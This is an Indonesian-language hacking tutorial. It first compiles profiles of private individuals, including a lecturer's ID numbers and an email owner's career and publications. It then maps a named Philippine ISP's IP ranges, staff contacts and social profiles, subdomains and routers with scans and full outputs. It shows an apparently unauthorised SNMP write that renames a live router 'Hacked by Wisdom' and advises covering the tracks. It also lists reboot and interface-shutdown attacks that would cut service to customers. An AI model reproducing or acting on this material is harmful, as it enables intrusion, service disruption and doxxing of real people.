
Data di universitas trisakti saat ini :

Nama	:	drg. Jessica Endriyana, M.Si
NIK / NIDN	:	3869 / 0313039401
Jabatan Akademik	:	Asisten Ahli/III-b
Bagian	:	Biologi Oral

B. Pelacakan data orang dengan email

misal kita mendapatkan email : *estsaranga@gmail.com*

Pelacakan di google, gunakan dork : “*estsaranga@gmail.com*”



nama pemilik email : ester saranga


universitas : UNIVERSITAS OTTOW GEISSLER

jurusan : agribisnis

tinggal di jayapura

universitas : UNIVERSITAS OTTOW GEISSLER

Pelacakan data lebih lanjut dengan ai prompt :



paper yang dipublikasikan ester saranga :

- PENGARUH DISIPLIN KERJA TERHADAP KINERJA
- Analisis efisiensi proses layanan dan kualitas pelayanan rumah sakit :: Penerapan data envelopment analysis (DEA) dan model Servqual
-Menata keuangan daerah mengejar ketertinggalan
-Analisis Efisiensi Proses Layanan dan Kualitas Pelayanan Rumah Sakit.
- Pengaruh Struktur Modal Terhadap Harga Saham dengan Kinerja Perusahaan sebagai Variabel Intervening pada Perusahaan Property dan Real Estate
-PELATIHAN DAN PENDAMPINGAN PENGURUSAN IZIN USAHA BAGI TENANT PUSAT INKUBATOR BISNIS UNIVERSITAS OTTOW GEISSLER PAPUA

Gelar : SE, M.Si

Riwayat terkait pendidikan :

Universitas Gadjah Mada	Magister Sains	2001	S2
Universitas Hasanuddin	Sarjana Ekonomi	1988	S1

Nama

ESTER SARANGA

Jenis Kelamin

Perempuan

Perguruan Tinggi

Universitas Ottow Geissler

Program Studi

Agribisnis

Jabatan Fungsional

Lektor Kepala

Pendidikan Terakhir

S2

Status Ikatan Kerja

Dosen Tetap

Status Aktivitas

Aktif

Data lain :

Ester Saranga, SE., M.Si. adalah seorang akademisi dan tokoh pimpinan di **Universitas Ottow Geissler Papua (UOGP)**, Jayapura.

Berdasarkan data terbaru tahun 2024/2025, berikut adalah profil dan peran penting beliau:

1. Jabatan Struktural Saat Ini

Beliau saat ini menjabat sebagai **Wakil Rektor II Bidang Keuangan dan Administrasi Umum** di Universitas Ottow Geissler Papua untuk periode **2023–2027**. Beliau dilantik pada September 2024 mendampingi Rektor Dr. Philipus Ramandey.

2. Latar Belakang Akademik & Kepemimpinan

- **Mantan Dekan:** Sebelum menjabat sebagai Wakil Rektor, beliau pernah mengemban amanah sebagai **Dekan Fakultas Ekonomi** di universitas yang sama.
- **Dosen Manajemen:** Secara akademik, beliau adalah dosen tetap di program studi **S1 Manajemen**.
- **Pakar Ekonomi & Bisnis:** Beliau aktif dalam pengembangan UMKM di Papua, salah satunya menjabat sebagai pimpinan di **Pusat Inkubator Bisnis Universitas Ottow Geissler Papua**.

3. Kontribusi Luas

- **Asesor:** Beliau tercatat sebagai asesor yang aktif dalam kegiatan penjaminan mutu pendidikan di wilayah Papua.
- **Peneliti:** Beliau terlibat dalam berbagai riset mengenai manajemen, pelayanan publik, dan efisiensi organisasi, termasuk kolaborasi dalam laporan analisis pengeluaran publik bersama lembaga internasional seperti *World Bank*.

3. information gathering pada target perusahaan / organisasi

Pada contoh kali ini kita akan melakukan information gathering pada suatu perusahaan ISP di Filipina bernama nexlogic, dengan website utama di https://www.nexlogic.ph

Information gathering (reconnaissance) adalah fase krusial dalam penetration testing. Untuk target skala besar seperti **Internet Service Provider (ISP)** seperti **Nexlogic** di Filipina, kita harus melakukan pemetaan yang luas mulai dari nomor sistem otonom (ASN), rentang IP, hingga infrastruktur fisik.

Berikut adalah contoh teknik Information Gathering menggunakan **Kali Linux** dan alat berbasis **Web**.

Langkah 1. Passive Information Gathering

Langkah pertama adalah mengumpulkan informasi tanpa berinteraksi langsung dengan infrastruktur target untuk menghindari deteksi.

A. Identifikasi ASN dan Rentang IP (Web)

ISP diidentifikasi secara unik melalui **Autonomous System Number (ASN)**.

- **Alat:** web https://bgp.he.net/ , https://bgp.tools/
- **Proses:** Cari "Nexlogic" atau domain nexlogic.ph.
- **Hasil untuk Nexlogic:**
    - **ASN:** AS135025
    - **IPv4 Ranges:** 14.102.168.0/22, 103.206.80.0/22.
    - **Upstream Providers:** Melihat siapa yang menyuplai bandwidth ke mereka (misalnya: Hurricane Electric atau Infinivan).

Misal pada bgp.he.net :

https://bgp.he.net/search?search%5Bsearch%5D=Nexlogic&commit=Search

didapat informasi AS : AS135025 dan ip prefix

informasi lain bisa didapat di https://bgp.tools/as/135025

Rentang ip publik :

14.102.171.0/24

14.102.170.0/24

14.102.169.0/24

14.102.168.0/24

103.206.83.0/24

103.206.82.0/24

103.206.81.0/24

103.206.80.0/24

B. WHOIS Lookup (Kali Linux) dan web

Gunakan perintah whois untuk melihat informasi pendaftaran domain dan kepemilikan blok IP. Di terminal ketik misal :

whois 14.102.168.0

Informasi yang dicari: Nama teknisi, alamat email , dan lokasi kantor pusat di Makati City.

https://whois.dot.ph/?utf8=%E2%9C%93&search=nexlogic.ph&button=

Didapat informasi :

Carlo Roxas : sysad@nexlogic.ph

Gian-Carlo Arcenas : gian@nexlogic.ph

Berdasarkan informasi tersebut dilakukan pencarian lanjutan dan ditemukan :

Carlo Roxas :

https://www.linkedin.com/in/iamcarlo26/

Gian Carlo Arcenas :

https://wq.apnic.net/apnic-bin/whois.pl?searchtext=GA244-AP&form_type=advanced

https://web.facebook.com/caloyzter

C.Infrastructure & Subdomain Discovery

Setelah tahu blok IP-nya, kita perlu mencari "pintu masuk" atau titik layanan yang mereka kelola.

Mencari Subdomain

Ketik di terminal :

sudo apt install sublist3r

sublist3r -d nexlogic.ph

didapat :

matilde.nexlogic.ph
midas.nexlogic.ph
mqtt02.nexlogic.ph
ookla-bcp.nexlogic.ph
portal.nexlogic.ph
pynettool.nexlogic.ph
rpz1.nexlogic.ph
saas.nexlogic.ph
seer.nexlogic.ph
tmap.nexlogic.ph
tmrsp1.nexlogic.ph

Mencari informasi infrastruktur

Bukan web shodan.io

ketikkan nomor asnya :

asn:AS135025

D. Mencari informasi lain dengan AI Prompt

Bisa menggunakan gemini :

contoh prompt :

1. sebutkan rentang ip publik milik isp nexlogic dan sebutkan fungsi masing masing rentang tersebut

didapat informasi :

Nexlogic Telecommunications Network, Inc. (dengan nomor sistem otonom **AS135025**) mengelola beberapa blok alamat IP publik yang dialokasikan oleh APNIC. Berdasarkan data teknis terbaru, berikut adalah rentang IP publik mereka beserta fungsi spesifik dari masing-masing blok tersebut:

1. Rentang IPv4 (Total: 2.048 Alamat)

Nexlogic memiliki dua blok besar (/22) yang sering kali dipecah menjadi beberapa subnet (/24) untuk kebutuhan operasional yang berbeda:

Rentang IP (CIDR)	**Deskripsi Teknis**	**Estimasi Fungsi**
103.206.80.0/22	Blok Utama (Pusat)	Dialokasikan untuk infrastruktur pusat dan pelanggan korporat di area operasional utama.
103.206.80.0/24	NEXLOGIC-CUST	Khusus dialokasikan untuk **pelanggan ritel/perumahan**.
103.206.81.0/24	NEXLOGIC-CUST	Digunakan untuk distribusi IP ke pelanggan (End-users).
103.206.82.0/24	NEXLOGIC-CUST	Digunakan untuk distribusi IP ke pelanggan (End-users).
103.206.83.0/24	NEXLOGIC-CUST	Digunakan untuk distribusi IP ke pelanggan (End-users).
14.102.168.0/22	Blok Sekunder	Digunakan untuk perluasan jaringan dan interkoneksi di gedung data center.
14.102.168.0/24	NX01-MKT-PH	Fokus pada node infrastruktur di wilayah pemasaran tertentu (Marketing/Regional).
14.102.169.0/24	NX02-MKT-PH	Digunakan untuk node distribusi atau *gateway* regional kedua.
14.102.170.0/24	NX03-MKT-PH	Digunakan untuk node distribusi atau *gateway* regional ketiga.

---

2. Rentang IPv6

- **2404:2380::/32**: Ini adalah rentang yang sangat luas yang digunakan untuk masa depan jaringan Nexlogic. IPv6 memungkinkan setiap perangkat pelanggan mendapatkan alamat publik yang unik tanpa perlu melalui proses NAT (*Network Address Translation*), yang sangat berguna untuk komunikasi internet modern yang lebih cepat dan aman.

Fungsi Utama Masing-Masing Rentang

Secara umum, ISP seperti Nexlogic membagi fungsi rentang IP mereka menjadi tiga kategori utama:

1. **Infrastruktur & Routing (Core Network):** Sebagian IP di rentang 14.102.x.x digunakan untuk alamat router utama, DNS server ISP, dan *gateway* internasional agar jaringan Nexlogic bisa terhubung dengan ISP lain di seluruh dunia.
2. **IP Publik Pelanggan (Dynamic/Static):** Rentang 103.206.80.0/24 hingga 103.206.83.0/24 mayoritas digunakan sebagai IP yang muncul di perangkat Anda saat Anda mengecek "What is my IP". Ini memungkinkan perangkat Anda mengirim dan menerima data dari server global (seperti Google atau Netflix).
3. **Layanan Interkoneksi (Peering):** Beberapa alamat IP spesifik digunakan untuk terhubung langsung ke titik pertukaran internet seperti **HKIX** (Hong Kong) atau **PhOpenIX** (Filipina) guna mempercepat akses konten internasional bagi pengguna mereka.

Langkah 2. Active Information Gathering

Langkah ini melibatkan interaksi langsung dengan jaringan

A. Port Scanning

Untuk scan rentang ip publik milik nexlogic :

nmap -sn 14.102.168.0/22

nmap -sn 103.206.80.0/22

Jika ingin hasil scan lengkap bisa berjam jam atau bahkan seharian.

Perintah nmap untuk scan lebih lengkap (deteksi servis dan os):

nmap -sV -O 14.102.168.0/22

dan

nmap -sV -O 103.206.80.0/22

Contoh hasil scan bisa dilihat di :

http://syncrumlogistics.com/docs/nmap_14.102.168.txt

http://syncrumlogistics.com/docs/nmap_103.206.80.txt

B. Menguji domain zone transfer

DNS Zone Transfer (sering disebut lewat kode operasinya, **AXFR**) adalah mekanisme yang digunakan oleh administrator sistem untuk mereplikasi atau menyalin database rekaman DNS dari satu DNS server ke DNS server lainnya.

Dengan memanfaatkan fitur ini, kita bisa mencoba mendapatkan daftar subdomain lengkap

di terminal ketik:
fierce --domain nexlogic.ph

Hasil :

NS: elaine.ns.cloudflare.com. jeremy.ns.cloudflare.com.
SOA: elaine.ns.cloudflare.com. (108.162.192.152)
Zone: failure
Wildcard: failure
Found: maps.nexlogic.ph. (103.206.81.72)
Nearby:
{'103.206.81.67': 'ipnet01.mkt.nexlogic.ph.',
 '103.206.81.68': 'ipnet01.mkt.nexlogic.ph.',
 '103.206.81.69': 'ipnet01.mkt.nexlogic.ph.',
 '103.206.81.70': 'dns01.nexlogic.ph.',
 '103.206.81.71': 'dns02.nexlogic.ph.',
 '103.206.81.72': 'ipnet01.mkt.nexlogic.ph.',
 '103.206.81.73': 'ipnet01.mkt.nexlogic.ph.',
 '103.206.81.74': 'ipnet01.mkt.nexlogic.ph.',
 '103.206.81.75': 'ipnet01.mkt.nexlogic.ph.',

'103.206.81.76': 'ipnet01.mkt.nexlogic.ph.',
'103.206.81.77': 'ipnet01.mkt.nexlogic.ph.'}
Found: monitoring.nexlogic.ph. (103.206.83.4)
Nearby:
{'103.206.83.0': 'corporate-net01.nexlogic.ph.',
'103.206.83.1': 'corporate-net01.nexlogic.ph.',
'103.206.83.2': 'corporate-net01.nexlogic.ph.',
'103.206.83.3': 'corporate-net01.nexlogic.ph.',
'103.206.83.4': 'corporate-net01.nexlogic.ph.',
'103.206.83.5': 'corporate-net01.nexlogic.ph.',
'103.206.83.6': 'corporate-net01.nexlogic.ph.',
'103.206.83.7': 'corporate-net01.nexlogic.ph.',
'103.206.83.8': 'corporate-net01.nexlogic.ph.',
'103.206.83.9': 'corporate-net01.nexlogic.ph.'}
Found: ns02.nexlogic.ph. (103.206.81.71)
Nearby:
{'103.206.81.66': 'ipnet01.mkt.nexlogic.ph.'}
Found: ns1.nexlogic.ph. (205.251.197.199)
Nearby:
{'205.251.197.194': 'ns-1474.awsdns-56.org.',
'205.251.197.195': 'ns-1475.awsdns-56.org.',
'205.251.197.196': 'ns-1476.awsdns-56.org.',
'205.251.197.197': 'ns-1477.awsdns-56.org.',
'205.251.197.198': 'ns-1478.awsdns-56.org.',
'205.251.197.199': 'ns-1479.awsdns-56.org.',
'205.251.197.200': 'ns-1480.awsdns-57.org.',
'205.251.197.201': 'ns-1481.awsdns-57.org.',
'205.251.197.202': 'ns-1482.awsdns-57.org.',
'205.251.197.203': 'ns-1483.awsdns-57.org.',
'205.251.197.204': 'ns-1484.awsdns-57.org.'}
Found: ns2.nexlogic.ph. (205.251.195.45)
Nearby:
{'205.251.195.40': 'ns-808.awsdns-37.net.',
'205.251.195.41': 'ns-809.awsdns-37.net.',
'205.251.195.42': 'ns-810.awsdns-37.net.',
'205.251.195.43': 'ns-811.awsdns-37.net.',
'205.251.195.44': 'ns-812.awsdns-37.net.',
'205.251.195.45': 'ns-813.awsdns-37.net.',
'205.251.195.46': 'ns-814.awsdns-37.net.',
'205.251.195.47': 'ns-815.awsdns-37.net.',
'205.251.195.48': 'ns-816.awsdns-38.net.',
'205.251.195.49': 'ns-817.awsdns-38.net.',
'205.251.195.50': 'ns-818.awsdns-38.net.'}
Found: portal.nexlogic.ph. (103.206.81.75)
Nearby:
{'103.206.81.78': 'ipnet01.mkt.nexlogic.ph.',
'103.206.81.79': 'ipnet01.mkt.nexlogic.ph.',
'103.206.81.80': 'smtp.nexlogic.ph.'}

C. Cek SNMP

SNMP atau **Simple Network Management Protocol** adalah protokol standar yang digunakan untuk mengelola dan memantau perangkat di dalam jaringan berbasis IP (seperti router, switch, server, printer, dan workstation).

Kita akan melakukan scanning pada range ip nexlogic dengan braa, di terminal ketik :

braa public@14.102.168.1-14.102.171.254:.1.3.6.1.2.1.1.1.0

Hasilnya :

14.102.168.78:632ms:.0:RouterOS CCR1036-8G-2S+
14.102.168.18:611ms:.0:RouterOS RB1100AHx2
14.102.168.58:635ms:.0:RouterOS CCR1036-8G-2S+

Hasilnya menarik! kita berhasil menemukan beberapa perangkat **MikroTik (RouterOS)** yang aktif dengan *community string* bawaan (`public`)

Langkah selanjutnya kita gunakan snmp-check untuk mendapatkan informasi lengkap tabel routing dan informasi lain di masing masing router tersebut.

Dari 3 ip didapat 2 yang merespons (port snmp 161):

snmp-check 14.102.168.18

snmp-check 14.102.168.58

Hasil bisa dicek di

http://syncrumlogistics.com/docs/nexlogic/snmp_14.102.168.18.txt

dan

http://syncrumlogistics.com/docs/nexlogic/snmp_14.102.168.58.txt

ditemukan infomasi tentang ip private yang digunakan nexlogic :

```
[*] Network IP:

  Id                  IP Address          Netmask             Broadcast
  15                  10.10.8.1           255.255.255.0       1
  7                   10.10.20.1          255.255.252.0       1
  6                   10.11.12.1          255.255.255.252     1
  22                  10.24.5.254         255.255.255.0       1
  18                  10.25.16.1          255.255.252.0       1
  1                   14.102.168.18       255.255.255.252     1
  12                  192.168.77.253      255.255.255.0       1
  1                   192.168.100.171     255.255.255.0       1

[*] Routing information:
```

```
[*] Network IP:

  Id                  IP Address          Netmask             Broadcast
  10                  10.0.1.1            255.255.255.240     1
  39                  10.0.2.1            255.255.255.240     1
  5                   14.102.168.58       255.255.255.252     1
  37                  160.187.113.1       255.255.255.0       1
```

Pada langkah selanjutnya ini sudah bukan termasuk information gathering karena saya berhasil menemukan celah keamanan pada salah satu router di subnet 14.102.168.0/22

Ok, setelah saya melakukan pengujian saya berhasil mendapatkan satu celah pada ip : 14.102.168.58

Perhatikan ini :

snmpset -v 1 -c public 14.102.168.58 .1.3.6.1.2.1.1.5.0 s "Hacked by Wisdom"

```
┌──(root㉿robohax-20bws2ng00)-[/home/…/TARGET/ISP/FILIPINA/nelogic]
└─# snmpset -v 1 -c public 14.102.168.58 .1.3.6.1.2.1.1.5.0 s "Hacked by Wisdom"
iso.3.6.1.2.1.1.5.0 = STRING: "Hacked by Wisdom"
```

kita mendapat response dari router : iso.3.6.1.2.1.1.5.0 = STRING: "Hacked by Wisdom"

Artinya hostname router berhasil kita ubah namanya menjadi : Hacked by Wisdom

Agar tidak meninggalkan jejak kembalikan lagi ke semula :

snmpset -v 1 -c public 14.102.168.58 .1.3.6.1.2.1.1.5.0 s "Router"

Jadi 14.102.168.58 merupakan router mikrotik di mana kita memiliki hak akses read write (RW) dengan menggunakan community string public via port 161.

Secara keamanan, ini adalah kesalahan karena siapapun di internet dapat mengubah konfigurasi router tersebut.

1. Makna "Community String: public"

- **Public** adalah nilai *default* (bawaan) pada protokol SNMP.
- Menggunakan nilai bawaan berarti administrator tidak mengubah setelan keamanan dasar. Ini memudahkan penyerang karena "public" adalah kata pertama yang dicoba dalam serangan *brute-force* atau pemindaian otomatis (seperti menggunakan `braa`).

2. Makna Hak Akses "RW (Read-Write)"

Ini adalah bagian yang paling berbahaya. Dalam SNMP, hak akses dibagi menjadi dua:

- **Read-Only (RO):** Penyerang hanya bisa **melihat** data (monitoring).
- **Read-Write (RW):** Penyerang bisa **mengubah** konfigurasi router.

Apa yang bisa kita lakukan ?

Sayang sekali miktorik ini sudah versi 7, sehingga kita hanya bisa :


- **Melihat Data Sensitif:** Anda bisa menarik daftar IP lokal, rute jaringan, dan bahkan terkadang *script* yang tersimpan di memori yang mungkin berisi password atau informasi penting lainnya.
- **Reboot Perangkat:** Mengirim perintah untuk mematikan atau menyalakan ulang router, akan menyebabkan gangguan koneksi internet pada ratusan pelanggan.
- **Modifikasi Interface:** Mematikan (*shutdown*) interface penting sehingga jaringan lumpuh.
- **Selective DoS:** Karena kita punya akses **Write** ke SNMP, kita bisa mematikan interface tertentu berdasarkan beban user-nya. Mematikan interface **37** akan langsung memutus koneksi ratusan pelanggan sekaligus.

Mendapatkan versi mikrotik :

```
# snmpwalk -v 1 -c public 14.102.168.58 .1.3.6.1.4.1.14988.1.1.4
iso.3.6.1.4.1.14988.1.1.4.1.0 = STRING: "ZLWR-WYP7"
iso.3.6.1.4.1.14988.1.1.4.2.0 = Hex-STRING: 07 B2 01 01 00 01 07 00
iso.3.6.1.4.1.14988.1.1.4.3.0 = INTEGER: 6
iso.3.6.1.4.1.14988.1.1.4.4.0 = STRING: "7.12.1"
iso.3.6.1.4.1.14988.1.1.4.5.0 = INTEGER: 7
```

Misal kita ingin melihat ip apa saja yang terasosiasi dengan roouter ini, gunakan perintah ini :

```
snmpwalk -v 1 -c public 14.102.168.58 .1.3.6.1.2.1.4.22.1.3
```



kita bisa melihat router ini menangani ratusan pelanggan dengan range ip 160.187.113.0/22